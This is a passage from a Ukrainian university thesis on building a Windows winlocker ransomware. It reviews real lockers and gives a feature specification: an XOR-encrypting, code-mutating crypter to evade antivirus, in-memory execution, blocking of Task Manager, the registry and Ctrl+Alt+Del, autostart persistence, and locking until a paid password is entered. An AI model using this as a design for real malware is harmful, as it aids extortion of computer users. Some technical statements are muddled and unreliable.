

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Інститут інформатики та радіoeлектроніки,
Факультет комп'ютерних наук і технологій
(повне найменування інституту, назва факультету)

Кафедра програмних засобів
(повне найменування кафедри)

Пояснювальна записка

до дипломного проекту (роботи)

бакалавр

(ступінь вищої освіти)

на тему РОЗРОБКА ПРОГРАМИ-ВИМАГАЧА
RANSOMWARE DEVELOPMENT

Виконав: студент(ка) 4 курсу, групи КНТ-118
Спеціальності 121 Інженерія програмного
забезпечення

(код і найменування спеціальності)

Освітня програма (спеціалізація)
Інженерія програмного забезпечення

Чернік Д.С.

(прізвище та ініціали)

Керівник Сердюк С.М.

(прізвище та ініціали)

Рецензент Касьян М.М.

(прізвище та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»
 (повне найменування закладу вищої освіти)

Інститут, факультет ІРЕ, ФКНТ
 Кафедра програмних засобів
 Ступінь вищої освіти бакалавр
 Спеціальність 121 Інженерія програмного забезпечення
 (код і найменування)
 Освітня програма (спеціалізація) Інженерія програмного забезпечення
 (назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ПЗ, д.т.н, проф.
С.О. Субботін
 “ ” _____ 2022 року

З А В Д А Н Н Я

НА ДИПЛОМНИЙ ПРОЕКТ (РОБОТУ) СТУДЕНТА(КИ)

_____ Чернік Дмитру Сергійовичу _____ (прізвище, ім'я, по
 батькові)

1. Тема проєкту (роботи) Розробка програми-вимагача. Ransomware Development

керівник проєкту (роботи) Сердюк Сергій Микитович доц., к.т.н.,
 (прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом закладу вищої освіти від “27” квітня 2022 року № 102

2. Строк подання студентом проєкту (роботи) 7 червня 2022 року

3. Вихідні дані до проєкту (роботи) рекомендована література, технічне завдання

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) 1. Аналіз предметної області. 2. Матеріали та методи. 3. Основні рішення щодо реалізації компонентів системи. 4. Керівництво програміста. 5. Керівництво оператора. Додатки.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень) Слайди презентації

6. Консультанти розділів проєкту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1-5 Основна частина	Сердюк С.М., доцент		
Нормоконтроль	Белова А.В., асистент		

7. Дата видачі завдання 28 лютого 2022 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1	Постановка завдання роботи.	1 тиждень	Завдання, ТЗ
2	Аналіз предметної області.	2–3 тижні	Розділ 1
3	Розробка архітектури програми.	4 тиждень	Розділ 2
4	Розробка програми.	5–6 тижні	Розділ 3
5	Тестування та експериментальне дослідження програми.	7 тиждень	Розділ 4
6	Оформлення пояснювальної записки та документів до неї. Нормоконтроль та рецензування	8–9 тижні	Розділ 5, Додатки
7	Захист роботи.	10 тиждень	

Студент(ка)

_____ Чернік Д.С.
(підпис) (прізвище та ініціали)

Керівник проєкту (роботи)

_____ Сердюк С.М.
(підпис) (прізвище та ініціали)

РЕФЕРАТ

Пояснювальна записка до дипломної кваліфікаційної роботи бакалавра:
61с., 3 табл., 6 рис., 2 дод., 10 джерел.

ВІРУС, C++, WINAPI, ОПЕРАЦІЙНА СИСТЕМА, WINDOWS,
ВІНЛОКЕР, БЛОКУВАННЯ ДОСТУПУ.

Об'єкт дослідження – процеси захисту операційної системи (ОС)
Windows.

Предмет дослідження – методи ускладнення або блокування
користувачу доступу до ОС Windows.

Мета роботи – розробка програми вимагача, що дозволяє блокувати
користувачу доступ до ОС Windows.

Матеріали, методи та технічні засоби: об'єктно-орієнтоване
програмування; мова програмування C++; набір базових функцій інтерфейсів
програмування застосунків Win32API; інтегроване середовище розробки Visual
Studio 2019; персональний комп'ютер (ПК) з процесором (x64) не менше 1 ГГц
під управлінням ОС Windows 10.

Результати. Розроблено застосунок у вигляді троянської програми
вимагача, що дозволяє блокувати користувачу доступ до ОС Windows доти,
поки користувач не введе потрібний текстовий пароль.

Галузь використання – захист ОС Windows.

ABSTRACT

Explanatory note to the diploma qualifying work of the bachelor: 61 pages, 6 figures, 3 tables, 2 appendixes, 10 sources.

VIRUS, C++, WINAPI, OPERATING SYSTEM, WINDOWS, WINLOCKER, ACCESS BLOCK.

Object of study is a Windows operating system (OS) security processes.

Subject of study are methods of complicating or blocking user access to OS Windows.

The purpose of the work is development of a ransomware program that allows to block the user's access to Windows.

Materials, methods and technical means: object-oriented programming; programming language C++; core set of application programming interfaces Win32API; integrated development environment Visual Studio 2019; personal computer (PC) with a processor (x64) of at least 1 GHz running an OS Windows 10.

Results. An application has been developed in the form of a Trojan ransomware that allows blocking a user's access to Windows until the user enters the desired text password.

The field of use is OS Windows protection.

ЗМІСТ

	С.
Перелік скорочень та умовних позначок	8
Вступ	9
1 Аналіз предметної області	11
1.1 Огляд типів комп'ютерних вірусів.....	11
1.1.1 Основні поняття та характеристики вірусу	11
1.1.2 Види комп'ютерних вірусів	12
1.1.3 Особливості вірусів типу вінлокер	12
1.2 Огляд програмних аналогів	17
1.2.1 Trojan.Winlock.5490.....	17
1.2.2 Trojan.LockScreen	18
1.2.3 Trojan-Ransom.Win32.Blocker	19
1.3 Розробка технічного завдання.....	21
1.3.1 Підстава для розробки	21
1.3.2 Мета розробки та її призначення.....	22
1.3.3 Основні вимоги до програмного продукту.....	22
1.3.4 Вимоги до технічних засобів, операційної системи і мови програмування	24
1.3.5 Вимоги до інформаційної та програмної сумісності.....	24
1.3.6 Вимоги до програмної документації.....	24
2 Матеріали та методи.....	25
2.1 Аналіз технічного завдання.....	25
2.1.1 Аналіз основних понять та принципів системи, відповідно до технічного завдання.....	25
2.1.2 Вибір мови програмування для створення вірусу	27
2.2 Розробка моделі взаємодії програми вірусу з користувачем.....	30
3 Основні рішення щодо реалізації компонентів системи	31
3.1 Розробка алгоритму роботи програми	31
3.2 Розробка програми	32

- 3.3 Розробка графічного інтерфейсу користувача 36
- 3.4 Результати перевірки антивірусними програмами 36
- 4 Керівництво програміста 40
 - 4.1 Призначення та умови застосування програми..... 40
 - 4.2 Характеристики програми 40
 - 4.3 Вхідні та вихідні дані 40
 - 4.4 Повідомлення програмісту 41
- 5 Керівництво оператора..... 42
 - 5.1 Призначення програми 42
 - 5.2 Умови використання програми..... 42
 - 5.3 Виконання програми 42
 - 5.4 Повідомлення оператору 43
- Висновки..... 44
- Перелік джерел посилання 46
- Додаток А. Текст програми 47
- Додаток Б. Слайди презентації..... 55

ПЕРЕЛІК СКОРОЧЕНЬ ТА УМОВНИХ ПОЗНАК

API	– Application Programming Interfaces;
ГГц	– гігагерц;
Мб	– мегабайт;
ОС	– операційна система;
ПК	– персональний комп'ютер;
ТЗ	– технічне завдання.

ВСТУП

Комп'ютерні віруси, на відміну від біологічних, не зустрічаються у природі. Причиною їхньої появи є люди, які їх розробили. Проте після створення, їхнє поширення не перебуває під безпосереднім контролем людини. Після проникнення в комп'ютерну систему вірус приєднується до іншої програми в такий спосіб, що виконання програми-господаря одночасно ініціалізує дію вірусу. Причому він може самовідтворюватися, проникаючи в інші програми або файли, заражаючи їх у процесі роботи.

Не всі комп'ютерні віруси діють руйнівно. Однак більшість з них виконують шкідливі дії, наприклад, знищують дані. Деякі віруси завдають шкоди, як тільки їх код запускається, тоді як інші не діють доти, доки не ініціюється певна подія (запрограмована розробником), яка змушує спрацьовувати їх код. Віруси можуть розповсюджуватися, коли програмне забезпечення або документи, до яких вони прикріплюються, передаються з одного комп'ютера на інший за допомогою мережі, диска, методів обміну файлами або через інфіковані вкладення електронної пошти.

Деякі віруси використовують різні стратегії скритності, щоб уникнути виявлення антивірусним програмним забезпеченням. Наприклад, деякі можуть заражати файли, не збільшуючи їх розмір, в той час, як інші намагаються уникнути виявлення, вбиваючи завдання, пов'язані з антивірусним програмним забезпеченням, до того, як вони будуть виявлені. Деякі старі віруси стежать за тим, щоб дата "останньої зміни" хост-файлу залишалася незмінною при зараженні файлу.

Окремим типом шкідливих програм є програми здирники. У разі зараження комп'ютера або мережі програмою-вимагачем вона блокує доступ до системи або шифрує її дані. Кіберзлочинці вимагають від своїх жертв викуп за розблокування даних. Після зараження у жертв атак шкідливих програм є три варіанти: вони можуть або заплатити викуп, або спробувати видалити шкідливе ПЗ, або перезавантажити пристрій. Вектори атак, які часто використовуються

троянами-вимагачами, включають протокол віддаленого робочого столу, фішингові електронні листи та вразливість програмного забезпечення. Таким чином, атака програми-вимагача може бути націлена як на окремих осіб, так і на компанії.

Таким чином, питання захисту користувачів персональних комп'ютерів від шкідливих програм є дуже актуальним. Актуальність даної кваліфікаційної роботи бакалавра полягає у створенні вірусного програмного забезпечення, для того, щоб дослідити способи обходу захисту антивірусу та Windows 10 з метою підвищення захисту інформації користувача у подальшому.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

1.1 Огляд типів комп'ютерних вірусів

1.1.1 Основні поняття та характеристики вірусу

Комп'ютерний вірус – це шкідливий код, який реплікується шляхом копіювання в іншу програму, завантажувальний сектор комп'ютера або документ і змінює роботу комп'ютера. Вірус поширюється між системами після певного втручання людини. Віруси розмножуються, створюючи власні файли в зараженій системі, приєднуючись до вже існуючої програми, заражаючи процес завантаження комп'ютера або заражаючи документи користувача. Вірус вимагає, щоб хтось свідомо чи несвідомо поширював інфекцію. Навпаки, комп'ютерний хробак – це самостійна програма, яка не потребує взаємодії з людиною для поширення. Віруси та хробаки є двома прикладами шкідливих програм, широкої категорії, яка включає будь-який тип шкідливого коду.

Вірус може поширюватися, коли користувач відкриває вкладення електронної пошти, запускає виконуваний файл, відвідує заражений веб-сайт або переглядає рекламу зараженого веб-сайту, відому як зловживання. Він також може поширюватися через інфіковані знімні пристрої зберігання даних, такі як накопичувачі універсальної послідовної шини (USB). Після того, як вірус заразив хост, він може заражати інше системне програмне забезпечення або ресурси, змінювати або вимикати основні функції чи програми, а також копіювати, видаляти або шифрувати дані. Деякі віруси починають реплікацію, щойно вони заражають хост, тоді як інші віруси залишаються бездіяльними, доки певний тригер не спричинить виконання шкідливого коду пристроєм або системою.

Багато вірусів також включають можливості ухилення або обфускації, що розроблені для обходу сучасного антивірусного програмного забезпечення та інших засобів захисту. Зростання кількості розробки поліморфного шкідливого програмного забезпечення, яке може динамічно змінювати свій код у міру поширення, ускладнило виявлення та ідентифікацію вірусів.

Сьогодні науці відомо близько 30 тисяч комп'ютерних вірусів. Як і звичайним вірусам, комп'ютерним вірусам для «розмноження» потрібен «носій» - здорова програма або документ, в яких вони ховають ділянки свого програмного коду. Програма самого вірусу невелика, його розмір рідко вимірюється кілобайтами [1].

Розглянемо деякі з найпоширеніших типів шкідливих програм, які зараз використовуються.

1.1.2 Види комп'ютерних вірусів

Розрізняють наступні види комп'ютерних вірусів [2]-[8]:

– “хробак”, це віруси, що не потребують допомоги людини для зараження, самореплікації чи розмноження. Як тільки вони зламують систему, вони заражають свою точку входу і поширюються через пристрій та будь-яку мережу, до якої підключається пристрій (тобто це програма, яка робить копії самої себе). Використовуючи вразливості мережі, такі як пропущені оновлення операційної системи або виправлення для програм, слабкий захист електронної пошти або погані методи забезпечення безпеки в Інтернеті, хробаки можуть запускатися, самореплікуватися і поширюватися з майже експоненційною швидкістю, оскільки кожне нове зараження повторює процес. Від самого початку більшість хробаків просто «з'їдали» системні ресурси та знижували продуктивність. Тепер більшість хробаків містять шкідливе "корисне навантаження", призначене для крадіжки або видалення файлів при запуску. Відмінною особливістю “хробаків” є те, що вони не можуть стати частиною іншої нешкідливої програми;

– руткіти не є вірусами. Руткіт – це програмний пакет, призначений для надання зловмисникам кореневого або адміністративного доступу до даної системи. Важливо відзначити, що руткіти не можуть самореплікуватися і не поширюються між системами;

– системні віруси чи віруси завантажувального сектора. Ці віруси заражають виконуваний код, що знаходиться у певних системних областях на диску. Вони прикріплюються до завантажувального сектора на дискетах та флеш-накопичувачах USB або до головного завантажувального запису (MBR) на жорстких дисках. У типовому сценарії атаки жертва отримує пристрій, що містить завантажувальний вірус. Коли ОС жертви запущена, файли на зовнішньому накопичувачі можуть заразити систему. Перезавантаження системи викликає вірус завантажувального диска. Заражений запам'ятовуючий пристрій, підключений до комп'ютера, може змінити або навіть замінити існуючий завантажувальний код в зараженій системі, щоб вірус завантажувався і запускався негайно як частина MBR при наступному завантаженні системи. Завантажувальні віруси нині менш поширені, оскільки сучасні пристрої менше покладаються на фізичні носії інформації;

– зомбі, це вірус, що отримує доступ до комп'ютерної системи або смартфона через посередництво Інтернет та отримує контроль над його ресурсами. Він використовує заражений комп'ютер як стартовий майданчик, відправляючи віруси, троянські коні або шкідливі дані до інших систем. У той час як вірус і шкода, що завдається їм, поширюються, первинне джерело залишається прихованим. У світі інформаційних технологій заражений комп'ютер відомий як комп'ютер-зомбі. Злочинець зазвичай використовує такий заражений комп'ютер до виконання незаконних дій. Доволі часто користувач комп'ютера зовсім не підозрює, що його пристрій або система були інфіковані. Незважаючи на те, що комп'ютер заражений, його можна використовувати. Іноді, після зараження, він може трохи сповільнитись. Однак цього недостатньо, щоб це помітив користувач;

– рекламний вірус, це вірус, який без відома користувачів вбудовуються в різне програмне забезпечення для демонстрації рекламних оголошень і є однією з найпоширеніших мережових неприємностей. Рекламні програми автоматично доставляють рекламу на хост-комп'ютери. Відомі приклади рекламного ПЗ включають рекламу на веб-сторінках і рекламні повідомлення,

які є частиною інтерфейсу «безкоштовного» програмного забезпечення. У той час як деякі рекламні програми відносно нешкідливі, інші використовують інструменти відстеження для збору інформації про ваше місцезнаходження або історію браузера. Найчастіше рекламне ПО збирає інформацію надання більш спрямованої реклами. Але іноді рекламне програмне забезпечення використовується для більш мерзенних цілей, включаючи перенаправлення результатів пошуку, відображення спливаючих вікон, які не можна закрити або посилатися на шкідливе програмне забезпечення, відключення антивірусного програмного забезпечення або навіть повний перехід за посиланням шпигунського програмного забезпечення. Технічно рекламне ПЗ встановлюється з відома та згоди людей. Сучасне антивірусне програмне забезпечення ідентифікує ці програми як «потенційно небажані програми». Як правило, програми-реклами вбудовані в програмне забезпечення, яке розповсюджується безкоштовно. Реклама розміщується у робочому інтерфейсі. Найчастіше дані програми також збирають та переправляють своєму розробнику персональну інформацію про користувача;

– вінлокер, це тип зловмисного програмного забезпечення яке блокує основні функції комп'ютера. Наприклад, користувачу може бути відмовлено в доступі до робочого столу, а миша та клавіатура частково відключені. Це дозволяє продовжувати взаємодію з вікном, що містить вимогу викупу, щоб здійснити платіж для розблокування. Але шкідливе програмне забезпечення такого типу зазвичай не націлено на критичні файли та повне знищення даних користувача;

– троянська програма, це тип шкідливого коду або програмного забезпечення, який виглядає законним, але може взяти під контроль комп'ютер користувача. Троян призначений для того, щоб пошкодити, порушити, викрасти або взагалі заподіяти інші шкідливі дії для даних користувача або мережі. Троянська програма маскується під звичайну нешкідливу програму або файл, щоб приспати пильність користувача. Справа у тому, що троян не може виконуватися та розмножуватися сам. Для його ініціалізації користувач сам має

завантажити та запустити зловмисне програмне забезпечення. Після встановлення троян може виконувати дії, для яких він був розроблений. Здебільшого трояни використовуються для крадіжки, зміни чи видалення особистих даних користувача;

- поліморфний вірус, це тип шкідливого програмного забезпечення, яке може змінювати або застосовувати оновлення до свого основного коду без зміни його основних функцій або можливостей. Цей процес допомагає вірусу уникнути виявлення багатьма антивірусними програмами, які покладаються на ідентифікацію сигнатур шкідливих програм. Як тільки сигнатура поліморфного вірусу ідентифікується антивірусом, вірус може змінити себе, щоб його більше не виявляли за допомогою цієї сигнатури.

Для досягнення мети роботи необхідно розробити вірус блокувальник (вінлокер), який блокує користувачу доступ до ОС. Для зняття блокування з операційної системи, користувачу необхідно ввести певний код, який за гроші йому повідомить зловмисник.

1.1.3 Особливості вірусів типу вінлокер

Дія троянського вірусу «вінлокер» – це зараження шкідливим програмним забезпеченням, яке не дає жертвам доступу до своїх машин. Як видно з його назви, вінлокер ефективно блокує Windows, не даючи користувачеві комп'ютера отримати доступ до робочого столу, файлів або програм. Вінлокер будь-якого роду є серйозною загрозою для комп'ютерної системи і несуть відповідальність за зараження мільйонів комп'ютерів у всьому світі. Вінлокер зазвичай використовується як частина шахрайського наміру, що передбачає отримання певного виду викупу від жертви. Якщо користувач не може отримати доступ до свого робочого столу, а замість цього виявляє, що на комп'ютері відображається якесь повідомлення із закликом заплатити за право користування комп'ютером, велика ймовірність, що систему вразив троян вінлокер.

Відомі наступні способи розповсюдження вірусу вінлокер:

- уразливості веб-браузерів;
- уразливості клієнтів електронної пошти;
- уразливості операційної системи;
- скачування шкідливого контенту із заражених веб-сайтів;
- через посередництво ігрових серверів.

Існують різні види шахрайства, які використовують вірус вінлокер у своїх атаках. Перерахуємо деякі поширені тактичні схеми, які злочинці використовують для монетизації зараження вінлокером.

На сьогоднішній день найпоширенішою аферою за участю вінлокерів є шахрайство з троянськими програмами-здириками Police. Після того, як комп'ютер жертви був заблокований вінлокером, ці трояни відображають підроблене повідомлення від поліції, яке повідомляє жертві, що комп'ютер був заблокований поліцією, тому що він був залучений до незаконної діяльності (наприклад, перегляд заборонених порнографічних матеріалів або розповсюдження захищеного авторським правом контенту). Повідомлення Police Ransomware Trojan потім залякує жертву загрозою ув'язнення, якщо штраф у розмірі сотень євро або доларів (залежно від місця атаки) не буде негайно оплачений за допомогою служби грошових переказів.

Ще одна розповсюджена афера з використанням вінлокерів, яку спостерігали дослідники шкідливого програмного забезпечення ESG, пов'язана з відображенням підробленого повідомлення про помилку від ОС Windows або Microsoft. Коли жертва намагається отримати доступ до зараженого комп'ютера, троянець вінлокер відображає повідомлення, яке імітує системні попередження, такі як сумнозвісний «синій екран смерті» Windows. У цьому повідомленні стверджується, що заражений комп'ютер був заблокований Microsoft, тому що він використав піратську версію Windows, а потім, як і його колеги з поліцейського трояна-здирика, пропонує "автентифікувати" версію Windows жертви в обмін на плату в кілька сотень євро. або доларів.

Одна третина випадків шахрайства з вінлокер, яка спостерігалася,

цинічно заявляє, що комп'ютер жертви був заражений шкідливим програмним забезпеченням, а потім просто вимагає викуп, щоб розблокувати заражений комп'ютер [5].

Важливо відзначити, що оплата штрафу Winlocker майже ніколи не видаляє інфекцію і не дозволить жертві відновити доступ до зараженої машини.

1.2 Огляд програмних аналогів

Перед початком безпосередньої розробки технічного завдання та проектування програмного продукту, що розроблюється проведемо огляд вже існуючих комп'ютерних вірусів сімейства вінлокерів, виділимо їх основні переваги та недоліки, а також сформуємо відповідні висновки з даного огляду аналогів.

Всі розглянуті у даному розділі комп'ютерні віруси є актуальними на даний час.

1.2.1 Trojan.Winlock.5490

Trojan.Winlock.5490, написаний мовою Сі, запускається лише персональних комп'ютерах, операційна система яких має французьку локалізацію [6]. Троянець має вбудовані функції антиналагодження: у процесі завантаження він перевіряє, чи не запущений його процес у середовищі віртуальних машин VirtualBox, QEmu, VMWare тощо, і у разі, якщо присутність віртуальної машини виявляється, троянець припиняє свою роботу.

Як було зазначено вище, значна частина вінлокерів працює автономно. Вони містять код розблокування системи або у власних ресурсах (у відкритому чи зашифрованому вигляді), або обчислюють його на основі ряду параметрів, або не мають такого коду зовсім. Trojan.Winlock.5490 відноситься до останньої категорії програм-вимагачів. Інтерфейс даного вірусу наведено на рис. 1.1.



Рисунок 1.1 – Інтерфейс Trojan.Winlock.5490

До переваг даного вінлокеру слід віднести:

- можливість зупинки всіх потоків процесів explorer.exe та taskmgr.exe;
- у процесі завантаження вінлокер перевіряє, чи не запущений його процес у середовищі віртуальних машин VirtualBox, QEmu, VMWare;
- вінлокер автоматично видаляє сам себе через тиждень після встановлення.

Серед недоліків можна виділити:

- програма працює лише з ОС Windows, яка має французьку локалізацію.

1.2.2 Trojan.LockScreen

Trojan.LockScreen – це особливо небезпечна кіберзагроза, що належить до категорій троянських програм та програм-вимагачів [7]. Його основна мета – зашифрувати всі особисті файли на пристрої за допомогою шифру AES, а потім

вимагати викуп за інструмент дешифрування. Зловмисники зазвичай запитують за це 0,2 біткойна.

Інтерфейс роботи вірусу наведено на рис. 1.2.




Рисунок 1.2 – Інтерфейс Trojan.LockScreen

Серед переваг даного вінлокера можна виділити наступні:

- блокує доступ до комп'ютера доти, доки жертва не заплатить викуп;
- змінює реєстр Windows;
- завантажує шкідливі файли для шифрування даних жорсткого диска.

До недоліків даного ПЗ відносять:

- вірус видаляється у ручному режимі;
- запуск вірусу блокується будь-яким антивірусом.

1.2.3 Trojan-Ransom.Win32.Blocker

Найбільш поширеними способами розповсюдження вірусу Trojan-Ransom.Win32.Blocker, є:

- методами фішингових листів;
- як наслідок того, що користувач якимсь чином потрапив на джерело, яке створює шкідливий програмний застосунок.

Як тільки цей троянський вірус буде ефективно впроваджений у систему, він обов'язково або зашифрує дані на комп'ютері жертви, або завадить його правильному функціонуванню, а також розмістить об'яву, в якій йдеться про фінансові умови для користувача щодо врегулювання проблеми - розшифровки документів або повернення системи до вихідного стану (рис. 1.3). У багатьох випадках записка про викуп з'являється, коли клієнт перезавантажує комп'ютер після того, як система вже була пошкоджена.




Рисунок 1.3 – Інтерфейс Trojan-Ransom.Win32.Blocker

Однак примітки про викуп та методи здирництва суми викупу можуть різнитися залежно від конкретних налаштувань району (регіону). Нотатки про викуп, а також методи здирництва суми викупу можуть різнитися залежно від певних місцевих налаштувань.

Спливаюче попередження VHO:Trojan-Ransom.Win32.Blocker може стверджувати, що воно отримане від установи, що забезпечує дотримання нормативних вимог, а також повідомляти про виявлення дитячої порнографії або інших незаконних даних на комп'ютері. Попередження також буде містити вимогу до користувача заплатити викуп.

До переваг даного вінлокера можна віднести наступні [7]:

- додавання вірусу до автозавантаження програм;
- відстеження та завершення процесу «Диспетчер завдань»;
- перевірка на наявність прав локального адміністратора.

Серед його недоліків можна виділити:

- не запускається у безпечному режимі ОС Windows.

В результаті огляду аналогів було виявлено, що більшість популярних вірусів для «блокування» роботи ОС сімейства Windows мають наступну функціональність:

- зупиняють всі потоки процесів explorer.exe та taskmgr.exe;
- блокують доступ до комп'ютера доти, доки жертва не заплатить викуп;
- блокують будь-які дії користувача;
- завантажують шкідливі файли для нанесення шкоди користувачу.

Серед переважаючих недоліків у даних вірусів те, що їх можуть виявити антивірусні програми.

Отже, вірус що розробляється має реалізувати «вдалу» функціональність, наявну у рішень-аналогів, а також усувати їх недоліки. Беручи до уваги усі перераховані вище переваги та недоліки існуючого типу вірусу, необхідно розробити технічне завдання.

1.3 Розробка технічного завдання

1.3.1 Підстава для розробки

Підставою для розробки служить завдання на дипломну кваліфікаційну роботу бакалавра на тему "Розробка програми-вимагача", затверджене наказом № 102 від 27 квітня 2022 р. по НУ «Запорізька політехніка».

1.3.2 Мета розробки та її призначення

Метою розробки є розробка троянської програми вимагача, що дозволяє блокувати користувачу доступ до ОС Windows. Програма, що розробляється призначена для проведення досліджень щодо знаходження вразливих місць у системі безпеки обчислювального пристрою та ОС Windows.

1.3.3 Основні вимоги до програмного продукту

Вірус має бути розроблено виключно тільки для знаходження вразливих місць у даній комп'ютерній системі, і не в якому разі не завдавати серйозної шкоди системі. Вірус має впроваджуватися в систему за допомогою криптогра, який маскує його від поширених антивірусних методів пошуку за сигнатурами.

Після того як вірус впровадили в систему, має відбуватися запуск виконуючого файлу з кодом самого вірусу. Результатом виконання вірусу має бути блокування доступу до операційної системи, до тих пір поки користувач не введе потрібний текстовий пароль.

Основні функціональні вимоги до вінлокера, що розроблюється у даній роботі наступні:

- мати власний криптограф для маскування вірусу;
- блокувати події, що є результатом вводу з клавіатури;
- блокувати запуск диспетчера завдань;
- блокувати запуск редактора реєстру;
- блокувати праву кнопку миші;
- блокувати кнопки перезавантаження у просторі ctrl + alt + delete;
- блокувати натискання alt + F4;
- додаватися до автозавантаження;
- перевірка на наявність прав локального адміністратора;
- приховування панелі завдань.

Виділимо основні вимоги по роботі з криптором (програми для криптозахисту, що використовується переважно хакерами для маскуванню шкідливого програмного забезпечення від певного антивірусу):

- у крипторі, що розроблюється має бути шифрування файлу (вірусу) за допомогою алгоритму XOR;
- у крипторі, що розроблюється має бути розпакування та запуск шкідливого файлу в пам'яті;
- для того, щоб антивірус нічого не запідозрив, буде відбуватися мутація коду вірусу. Мутація коду повинна лише міняти місцями основні частини коду розробленого вірусу. Мутація коду не повинна вплинути на роботу вірусу.

Вимоги до вхідних даних які одержує вірусна програма вінлокер:

- введені дані мають бути лише у числовому форматі;
- введені дані повинні збігатися з базою даних;
- введені дані повинні мати допустимі символи.

Основною вимогою до вхідних даних які одержує криптор є шифрування вірусного файлу за допомогою алгоритму XOR. Алгоритм XOR-обмін - це алгоритм, в якому використовується побітова операція XOR (що виключає «або») для обміну значеннями між змінними, які містять дані одного типу, без використання додаткової (тимчасової) змінної.

Способами розповсюдження віруса блокувальника є:

- уразливості веб-браузерів;
- уразливості клієнтів електронної пошти;
- уразливості операційної системи;
- скачування шкідливого контенту із заражених веб-сайтів;
- через ігрові сервери.

Результати роботи програми вірусу мають бути наступними:

- проникнення вірусу до ПК, за допомогою розробленого криптора;
- блокування роботи операційної системи;
- вивід екрану блокування за допомогою інтерфейсу користувача;

– розблокування роботи операційної системи, при умові введення користувачем правильного паролю для розблокування системи, що отримується від зломисника.

1.3.4 Вимоги до технічних засобів, операційної системи і мови програмування

Програма, що розробляється має бути написана на мові C++ у середовищі розробки QT CREATOR. Програма призначена для роботи на ПК під керуванням ОС Windows.

Для ОС Windows 10 мають бути виконані наступні системні вимоги:

- 64-х бітний процесор з тактовою частотою ядра 2 ГГц;
- 4 Гб оперативної пам'яті;
- більше 32 Гб місця на жорсткому диску;
- підтримка завантаження з USB або наявність DVD-приводу;
- відеокарта з 128 Мб RAM, підтримкою DirectX 9 та драйвером WDDM 1.0;
- маніпулятори вводу (клавіатура, миша).

1.3.5 Вимоги до інформаційної та програмної сумісності

Програмний продукт, що розроблюється має виконуватися під керуванням ОС Windows 10.

1.3.6 Вимоги до програмної документації

Програмна документація має включати: керівництво програміста, керівництво оператора, опис програми та тексти основних програмних модулів.

2 МАТЕРІАЛИ ТА МЕТОДИ

2.1 Аналіз технічного завдання

2.1.1 Аналіз основних понять та принципів системи, відповідно до технічного завдання

